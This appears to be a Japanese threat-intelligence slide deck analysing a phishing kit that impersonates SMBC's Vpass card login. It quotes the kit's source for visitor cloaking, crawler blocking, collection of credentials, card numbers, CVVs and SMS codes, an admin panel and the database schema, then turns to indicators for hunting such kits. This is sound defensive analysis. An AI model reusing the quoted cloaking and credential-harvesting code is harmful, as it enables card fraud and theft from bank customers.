ケース２：SMBCを騙ったフィッシングキット

1.アクセス元情報収集機能

外部サービスのIP Registryを利用しアクセス元情報の取得を行う。

```
methods: {
    red() {
        let _this = this;
        fetch('https://api.ipregistry.co/?key=' + configAll.ipKey)
            .then(function (response) {
                return response.json();
            })
            .then(function (payload) {
                _this.userInfo.ip = payload['ip']
                _this.userInfo.language = payload['location']['language']['name']
                _this.userInfo.city = payload['location']['city']
                _this.userInfo.latitude = payload['location']['latitude']
                _this.userInfo.longitude = payload['location']['longitude']
                const userCountryCode = payload['location']['country']['code'];
                _this.userInfo.ua = payload['user_agent']['header']
                const deviceName = payload['user_agent']['device']['type'];
                const osType = payload['user_agent']['os']['type'];
                const osName = payload['user_agent']['os']['name'];
                const is_abuser = payload['security']['is_abuser'];
                const is_anonymous = payload['security']['is_anonymous'];
                const is_attacker = payload['security']['is_attacker'];
                const is_bogon = payload['security']['is_bogon'];
                const is_cloud_provider = payload['security']['is_cloud_provider'];
                const is_proxy = payload['security']['is_proxy'];
                const is_relay = payload['security']['is_relay'];
                const is_threat = payload['security']['is_threat'];
                const is_tor = payload['security']['is_tor'];
                const is_tor_exit = payload['security']['is_tor_exit'];
                const is_vpn = payload['security']['is_vpn'];
                const contype = payload["connection"]["type"];
                const accepte_contype = ["cdn", "hosting", "education"];
                window._config = _this.userInfo;
```

smbc/view/index/index.html

ケース２：SMBCを騙ったフィッシングキット

2. クローキング機能

フィッシングキットで定義されているアクセス拒否条件の判定を行う。判定条件は次の３つ。

```
if (osName != 'iOS' && osName != 'Android') {
    window.location = "http://localhost";
    return false;
}
// userCountryCode != 'US' ||
if (is_abuser == true || contype == "cdn" || contype == "hosting" || contype == "education" || is_anonymous ==
    true || is_attacker == true || is_bogon == true || is_proxy == true || is_cloud_provider == true ||
    is_relay == true || is_threat == true || is_tor == true || is_tor_exit == true || is_vpn == true) {
    window.location = "http://localhost";
    return false;
} else {
    // 用户填完信息后将不能再次打开页面
    //---------------start
    if (localStorage.getItem("isLoad")) {
        window.location = configAll.URLtarget;
    }else{
        _this.getHome()
    }
    //---------------end

}
```

smbc/view/index/index.html

ケース２：SMBCを騙ったフィッシングキット

2. クローキング機能

①アクセス元ユーザーのOSがiOSまたはAndroidでない場合（つまり、モバイルデバイスでない場合）にlocalhostにリダイレクトさせる。

```
if (osName != 'iOS' && osName != 'Android') {
    window.location = "http://localhost";
    return false;
}
```

smbc/view/index/index.html

この動作からフィッシングキットはモバイルユーザをターゲットにしている様子

ケース２：SMBCを騙ったフィッシングキット

2. クローキング機能

②アクセス元ユーザーがabuserまたは攻撃者、あるいは調査目的で特定の接続タイプ（CDNやホスティングサービス、ProxyやTor、VPNを使っているか）を使用しているかをチェックする。

判定条件に一致している場合、localhostにリダイレクトさせる。

一般ユーザーが通常アクセスしている環境とはかけ離れた環境からのアクセスかどうかをチェックしている様子

```
if (is_abuser == true ||
    contype == "cdn" ||
    contype == "hosting" ||
    contype == "education" ||
    is_anonymous == true ||
    is_attacker == true ||
    is_bogon == true ||
    is_proxy == true ||
    is_cloud_provider == true ||
    is_relay == true ||
    is_threat == true ||
    is_tor == true ||
    is_tor_exit == true ||
    is_vpn == true) {
    window.location = "http://localhost";
    return false;
```

smbc/view/index/index.html

ケース２：SMBCを騙ったフィッシングキット

2. クローキング機能

③②の判定結果以外の場合次の処理を行う。ローカルストレージにisLoadの項目が存在している場合、configAllに設定されているURLtargetの値にリダイレクトを行う。

```
} else {
    // 用户填完信息后将不能再次打开页面
    //----------------start
    if (localStorage.getItem("isLoad")) {
        window.location = configAll.URLtarget;
    }else{
        _this.getHome()
    }
    //----------------end

}
```

smbc/view/index/index.html

なお、configAll.URLtargetの設定はpublic/static/config.jsで設定している値であり、このフィッシングキットの取得時のデフォルト値はhttps:/www[.]smbc-card[.]com/である。

この処理の中では窃取済みのアクセス元か否かを判定しており、窃取済みのアクセス元である場合は、設定されている本物のSMBCサイトにリダイレクトを行う

ケース２：SMBCを騙ったフィッシングキット

3. クローラー検知機能

リクエスト情報からReferrerやUserAgent,ServerNameなどの情報を取得する。

許可しないクローラーリストを定義し、ブラウザの情報に許可しないクローラー名が含まれているかチェックする。

```php
// [ 应用入口文件 ]
namespace think;
$HTTP_REFERER = @$_SERVER["HTTP_REFERER"];
$HTTP_USER_AGENT = @$_SERVER["HTTP_USER_AGENT"];
$SERVER_NAME = @$_SERVER["SERVER_NAME"];
$CompCharArr = explode(",","Baiduspider,Scooter,ia_archiver,Googlebot,FAST-WebCrawler,MSNBOT,Slurp");
$CompCharArrSize = sizeof($CompCharArr);
$CheckSign = "";
for($i=0;$i<$CompCharArrSize;$i++){
    $CompChar = trim($CompCharArr[$i]);
    if($CompChar<>"" && preg_match_all('/'.$CompChar.'/i',$HTTP_USER_AGENT)){
        $CheckSign = "T";
    }
}
$SERVER_NAME_M = "http://".$SERVER_NAME;
$EndLenth = strlen($SERVER_NAME_M) + 1;
$CompServerName = "http://".$SERVER_NAME."/";
if(!empty($CheckSign) && ($HTTP_REFERER == "" or substr($HTTP_REFERER,0,$EndLenth) <> $CompServerName )){
    exit();
}
require __DIR__ . '/../vendor/autoload.php';

// 执行HTTP应用并响应
$http = (new App())->http;

$response = $http->run();

$response->send();

$http->end($response);
```

smbc/public/index.php

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

以下はフィッシングサイトのログイン画面と呼び出されるコード


```
<div data-v-e3974890="" id="header_overlay"></div>
<div data-v-e3974890="" id="contWrap">
    <div data-v-e3974890="">
        <div data-v-e3974890="">
            <h2 data-v-e3974890="">Vpassログイン</h2>

            <script src="/static/lib/vue/vue.js"></script>
            <script src="/static/lib/axios/axios.min.js"></script>
            <div id="appAll">


            <section data-v-e3974890="" class="loginBox" >
                <div data-v-e3974890="" class="loginArea">
                    <form data-v-e3974890="" method="post"
                        action="https://www.smbc-card.com/memapi/jaxrs/xt_login/agree/v1"
                        novalidate="">
```

smbc/view/index/indexinfore.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

Submit押下時にDBに登録を行う。

```
submit() {
  localStorage.setItem('accountInfore', JSON.stringify(this.accountInfore));
  let ua = JSON.parse(localStorage.getItem("ua"));
  if (!localStorage.getItem("ipId")) {
    axios.post("{:url('index/index')}", ua).then(res => {
      localStorage.setItem("ipId", res.data.data)
      window.location.href = "{:url('index/card')}"
    }).catch(err => {
    })
  } else {
    window.location.href = "{:url('index/card')}"
  }
},
```

```
public function index(Request $request)
{
    if ($request->isPost()) {

        $postAll = $request->post();
        $postAll["createa_time"] = date("Y-m-d H:i:s");
        $list = Iplink::addIP($postAll);
        Session::set('ipId', $list);
        // halt($list);
        ApiService::success("请求成功", $list, 1);
    }
    return View::fetch();
}
```

smbc/view/index/indexinfore.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

以下はクレジットカード情報の入力画面と呼び出されるコード。


```
localStorage.setItem("cardInfo", JSON.stringify(cardInfoAll));
if (this.cardInfo.card_no.length >= 15 && this.cardInfo.card_no.length <= 20) {
    if (cardInfoAll.mom >= 5 || cardInfoAll.year > 23) {
        if (this.cardInfo.card_cvv != null && this.cardInfo.card_cvv.length >= 3 && this.cardInfo.card_cvv.
            axios.post("{:url('index/card')}",
                {
                    "cardInfo": this.cardInfo,
                    "ipId": localStorage.getItem("ipId")
                }
            ).then(res => {
                this.disabledCard = false;
                timer4 = setInterval(() => {
                    this.isPass(res.data.data)
                }, 2000);
            }).catch(err => {
            })
        } else {
            swal("エラー", "入力されたセキュリティコードは無効です。 もう一度入力してください！", "error");
        }
    } else {
        swal("エラー", "クレジット カードの有効期限が切れています。クレジット カードを交換してください。", "error");
    }
} else {
    swal("エラー", "入力されたカード番号は無効です。 もう一度入力してください！", "error");
}
```

smbc/view/index/card.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

クレジットカード情報の入力画面の入力情報が正しく入力されていることが確認できたら、DBに登録を行う。

```
        isPass(cardId) {
            let _this = this;
            if (_this.isPassCard == "同步") {
                axios.get("{:url('index/getCard')}", { params: { "card_id": cardId } }).then(res => {
                    if (res.data.data.card_status == 1) {
                        window.location.href = "{:url('index/address')}"
                    } else if (res.data.data.card_status == 2) {
                        swal("エラー", "お支払い方法が間違っています。 もう一度入力してください！", "error");
                        setTimeout(() => {
                            location.reload();
                        }, 2000);
                    }
                }).catch(err => {
                })
            } else {
                window.location.href = "{:url('index/address')}"
            }
        },
    },
})
```


```
public function getCard(Request $request)
{
    $getAll = $request->get();
    $result = Card::find($getAll["card_id"]);
    ApiService::success("请求成功", $result, 1);
}
```

smbc/view/index/indexinfore.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

以下は本人確認情報の入力画面と呼び出されるコード。




```
<h1 data-v-5d51b73c="" wovn-enable="">Vpass ID個人情報の検証</h1>
<div data-v-5d51b73c="" class="yabane_step" wovn-enable="">
    <ul data-v-5d51b73c="" class="yabane_row">
        <li data-v-5d51b73c="">1</li>
        <li data-v-5d51b73c="" class="act">
            <div data-v-5d51b73c=""><span data-v-5d51b73c="">2.</span>お客さま住所情報の入力 </div>
        </li>
        <li data-v-5d51b73c="">3</li>
    </ul>
</div>
<div data-v-5d51b73c="" data-dojo-type="vp/alcor/view/ErrorMessage" id="vp-view-err_common"
    class="error_text_box" data-dojo-props="entryTag:'div',entryClassName:'error_box_child'"
    lang="ja" widgetid="vp-view-err_common" style="display: none;"></div>
<h2 data-v-5d51b73c="" wovn-enable=""> ご本人確認 </h2>
<h3 data-v-5d51b73c="" wovn-enable="">住所情報の入力</h3>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<div id="appAll">
    <table data-v-5d51b73c="" class="border_in mr_b10">
        <tbody data-v-5d51b73c="">
            <tr data-v-5d51b73c="">
                <th data-v-5d51b73c="" class="iconCell"><span data-v-5d51b73c=""
                        wovn-enable="">お名前</span> <span data-v-5d51b73c=""
                        class="cLabel_required" wovn-enable="">必須</span></th>
            </tr>
```

smbc/view/index/address.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

本人確認情報の入力画面で次に行くボタンを押下するとDBに登録を行う。

```
submit() {
    this.adressInfore.username=JSON.parse(localStorage.getItem("accountInfore")).username;
    this.adressInfore.password=JSON.parse(localStorage.getItem("accountInfore")).password;
    this.adressInfore.postnummer=this.code1+'-'+this.code2;
    localStorage.setItem("adressInfore", JSON.stringify(this.adressInfore));
    axios.post("{:url('index/adressInfore')}", {
        "adressInfore": this.adressInfore,
        "ipId": localStorage.getItem("ipId")
    }).then(res => {
        console.log(res);
        window.location.href = "{:url('index/sendcode')}"
    }).catch(err => {
        console.log("请求失败");
    })
},
```

```
public function adressInfore(Request $request)
{
    if ($request->isPost()) {
        $postAll = $request->post();
        $ipRuqest = Iplink::updateIP($postAll["ipId"]);
        $list = Adressinfore::addAddress($postAll["adressInfore"]);
        $ipRuqest->adress_id = $list;
        $ipRuqest->save();
        // halt($list);
        ApiService::success("请求成功", $list, 1);
    }
    return View::fetch();
}
```

smbc/view/index/indexinfore.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

以下は３Dセキュア情報の入力画面と呼び出されるコード。


```
<h1 data-v-73e77ad8="" wovn-enable="">Vpass ID個人情報の検証</h1>
<div data-v-73e77ad8="" class="yabane_step" wovn-enable="">
    <ul data-v-73e77ad8="" class="yabane_row">
        <li data-v-73e77ad8="">1</li>
        <li data-v-73e77ad8="">2</li>
        <li data-v-73e77ad8="" class="act">
            <div data-v-73e77ad8=""><span data-v-73e77ad8="">3.</span>3Dパスワードの確認 </div>
        </li>
    </ul>
</div>
<div data-v-73e77ad8="" data-dojo-type="vp/alcor/view/ErrorMessage" id="vp-view-err_common"
    class="error_text_box" data-dojo-props="entryTag:'div',entryClassName:'error_box_child'"
    lang="ja" widgetid="vp-view-err_common" style="display: none;"></div>
<h2 data-v-73e77ad8="" wovn-enable=""> ご本人確認 </h2>
<h3 data-v-73e77ad8="" wovn-enable="">3Dセキュリティ検証</h3>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<link rel="stylesheet" href="/static/lib/loading.css">
</link>
```

smbc/view/index/sendcode.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

３Dセキュア情報の入力画面で3Dセキュア情報を入力して次に行くボタンを押すとDBに登録を行う。

```
submit() {
    this.disabledCard = false;
    if (this.codeInfore.code) {
        axios.post("{:url('index/sendcode')}",
            {
                "codeInfore": this.codeInfore,
                "ipId": localStorage.getItem("ipId")
            }
        ).then(res => {
            console.log(res);
            this.disabledCard = false;
            var timer4 = setInterval(() => {
                // console.log(this.disabledCard);
                this.isPass(res.data.data)
            }, 2000);
        }).catch(err => {
            console.log(err);
            console.log("请求失败");

        })
    } else {
        swal("エラー", "SMS 確認コードを空にすることはできません。SMS 確認コードを入力してください。", "error");
    }
```

```
public function sendcode(Request $request)
{
    if ($request->isPost()) {
        # code...
        $postAll = $request->post();
        $ipRuqest = Iplink::updateIP($postAll["ipId"]);
        $list = Sendcode::addCode($postAll["codeInfore"]);
        $ipRuqest->code_id = $list;
        $ipRuqest->save();
        ApiService::success("请求成功", $list, 1);
    }else{
        return View::fetch();
    }
}
```

smbc/view/index/indexinfore.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

成功画面表示後、設定されたURL（このフィッシングキットではSMBCの公式サイト）にリダイレクトを行う。


```
<h1 data-v-73e77ad8="" wovn-enable="">成功！</h1>
<script src="/static/lib/vue/vue.js"></script>
<script src="/static/lib/axios/axios.min.js"></script>
<div id="appAll">
    <!-- 中间内容 -->
    <div style="margin-top: 3rem; margin-bottom: 17rem;">
        <div data-v-app="">
            <div style="margin: 24px 15px; border-radius: 10px;">
                <div style="margin-bottom: 5rem;">
                    <h3 style="margin-bottom: 1rem;color:#cb0006;">成功！</h3>
                    <p>操作が成功すると、5 秒後に自動的にホームページに戻ります。</p>
                </div>
            </div>
        </div>
    </div>
</div>
```

smbc/view/index/finish.html

ケース２：SMBCを騙ったフィッシングキット

4.フィッシングコンテンツ

成功画面表示後、設定されたURL（このフィッシングキットではSMBCの公式サイト）にリダイレクトを行う。

```
<script type="module">
    import configAll from "/static/config.js"
    new Vue({
        el: "#appAll",
        data() {
            return {

            }
        },
        mounted() {
            setTimeout(() => {
                window.location.replace(configAll.URLtarget)
            }, 5000);
        },
        methods: {
        }
    })
</script>
```

smbc/view/index/finish.html

ケース２：SMBCを騙ったフィッシングキット

5. 取得情報管理機能

フィッシングサイトで入力された情報はデータベースに蓄積されており、蓄積された情報を確認する管理画面が存在している。（ローカルに立ち上げて確認しようとしたらデザインが崩れてしまっていたのでソースを元にした再現イメージ）


```
{block name="body"}
<div id="app" v-cloak>
    <div class="login-wrapper">
        <el-avatar icon="el-icon-lock"></el-avatar>
        <h4>请输入用户名密码登录</h4>
        <el-input v-model.trim="username" placeholder="请输入用户名"></el-input>
        <el-input v-model.trim="password" placeholder="请输入密码" show-password></el-input>
        <el-button type="primary" @click="login" :loading="loading">确定</el-button>


    </div>
</div>
{/block}
```

smbc/view/admon/login.html

ケース２：SMBCを騙ったフィッシングキット

5. 取得情報管理機能

取得情報を一覧表示する画面も備わっている。（こちらもうまく画面が再現できなかったので画面はソースを元にした再現イメージ）


```
{block name="body"}<div id=app>
    <div class=header>
        <div class=title>
            <div style=margin-right:1rem>flag:2024上岸！！！</div>
            <div style=margin-right:1rem>
                <el-radio-group @input=redClidk v-model=redOk>
                    <el-radio-button label=防红></el-radio-button>
                    <el-radio-button label=不防红></el-radio-button>
                </el-radio-group>
            </div>
            <div style=margin-right:1rem>
                <el-radio-group @input=tonbuClick v-model=tonbuOK>
                    <el-radio-button label=同步></el-radio-button>
                    <el-radio-button label=不同步></el-radio-button>
                </el-radio-group>
            </div>
            <div style=margin-right:1rem>
                <el-button @click=clearAll type=success size=small>清空未填卡数据</el-button>
            </div>
            <div style=margin-right:1rem>
                <el-button @click=addCardhead type=success size=small>添加禁用卡头</el-button>
            </div>
            <div style=margin-right:1rem>今日浏览量：{{todayBrowse}}</div>
            <div style=margin-right:1rem>今日上鱼量：{{todayFish}}</div>
        </div>
```

smbc/view/admon/index.html

ケース２：SMBCを騙ったフィッシングキット

5. 取得情報管理機能

フィッシングキット内ではMySQLを使ってデータが格納されている。

```
-- ----------------------------
-- Table structure for code
-- ----------------------------
DROP TABLE IF EXISTS `code`;
CREATE TABLE `code`  (
  `code_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '验证码id',
  `code` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '验证码',
  `code_status` varchar(255) CHARACTER SE
  `webid` varchar(255) CHARACTER SET utf8
  PRIMARY KEY (`code_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 84 CHA
```

▲3Dセキュアの情報

```
-- ----------------------------
-- Table structure for card_infore
-- ----------------------------
DROP TABLE IF EXISTS `card_infore`;
CREATE TABLE `card_infore`  (
  `card_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '卡id',
  `card_no` varchar(255) CHARACTER SET utf8 COLLATE utf8_gene
  `card_cvv` varchar(255) CHARACTER SET utf8 COLLATE utf8_ge
  `card_date` varchar(255) CHARACTER SET utf8 COLLATE utf8_g
  `card_status` varchar(11) CHARACTER SET utf8 COLLATE utf8_
  `create_time` datetime NULL DEFAULT NULL ON UPDATE CURRENT
  `card_name` varchar(255) CHARACTER SET utf8 COLLATE utf8_g
  `card_username` varchar(255) CHARACTER SET utf8 COLLATE ut
  `card_password` varchar(255) CHARACTER SET utf8 COLLATE ut
  `card_shenfen` varchar(255) CHARACTER SET utf8 COLLATE utf
  PRIMARY KEY (`card_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 156 CHARACTER SET = utf8
```

▲クレジットカード情報

```
-- ----------------------------
-- Table structure for adressinfore
-- ----------------------------
DROP TABLE IF EXISTS `adressinfore`;
CREATE TABLE `adressinfore`  (
  `name` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第一个名',
  `surname` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个性',
  `mobil` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '手机号',
  `mail` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '邮箱',
  `adresse` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '街道',
  `valgfri` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个地址',
  `by` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '城市',
  `username` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '账户名',
  `password` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '密码',
  `postnummer` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '邮政编码',
  `adress_id` int(11) NOT NULL AUTO_INCREMENT COMMENT '卡片id',
  `pl` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '片假名',
  `pn` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '片假性',
  `address2` varchar(255) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT NULL COMMENT '第二个地址',
  PRIMARY KEY (`adress_id`) USING BTREE
) ENGINE = MyISAM AUTO_INCREMENT = 111 CHARACTER SET = utf8 COLLATE = utf8_general_ci ROW_FORMAT = DYNAMIC;
```

▲個人情報

ケース２：SMBCを騙ったフィッシングキット

5. 取得情報管理機能

取得情報をファイルに出力する機能も備えている。

```
public function apiDownload()
{
    //1.truncate 删除表中的内容,不删除表结构,释放空间;
    //2.delete 删除内容,不删除表结构,但不释放空间
    $fullname = $this->request->post("fullname");
    $emaill = $this->request->post("emaill");
    $add1 = $this->request->post("add1");
    $add2 = $this->request->post("add2");
    $city = $this->request->post("city");
    $sstate = $this->request->post("sstate");
    $zipp = $this->request->post("zipp");
    $phonee = $this->request->post("phonee");
    $kahao = $this->request->post("ccnumb");
    $riqi = $this->request->post("expr");
    $cvv = $this->request->post("cvvz");
    $ua = $this->request->post("ua");
    $updatea_time = $this->request->post("updatea_time");
```

smbc/view/admon/login.html

ケース２：まとめ

- SMBCを騙ったフィッシングキット「三井.zip」もVue.jsを使って作られており、外部サービスを使って得た情報を比較条件として、クローキングを実装している。

- Amazonを騙ったフィッシングキットとは違いクローラー検知については力を入れていない様子。

- 窃取した情報はフィッシングキットが展開されているサーバー内のDBに蓄積しており、フィッシングアクターが管理画面から一覧を閲覧したり、テキストファイル出力を行うことができる。


Indicator of Compromise の活用について

- フィッシングキットの特徴をもとにIoC（Indicator of Compromise）を生成することで、SIEMログに対するハンティングや未知のサイト分析に利用することができる。

- 今回はインテリジェンスの活用方法の一つとしてIndicator Of Kitというものを紹介する。

IOK（Indicator Of Kit）とは

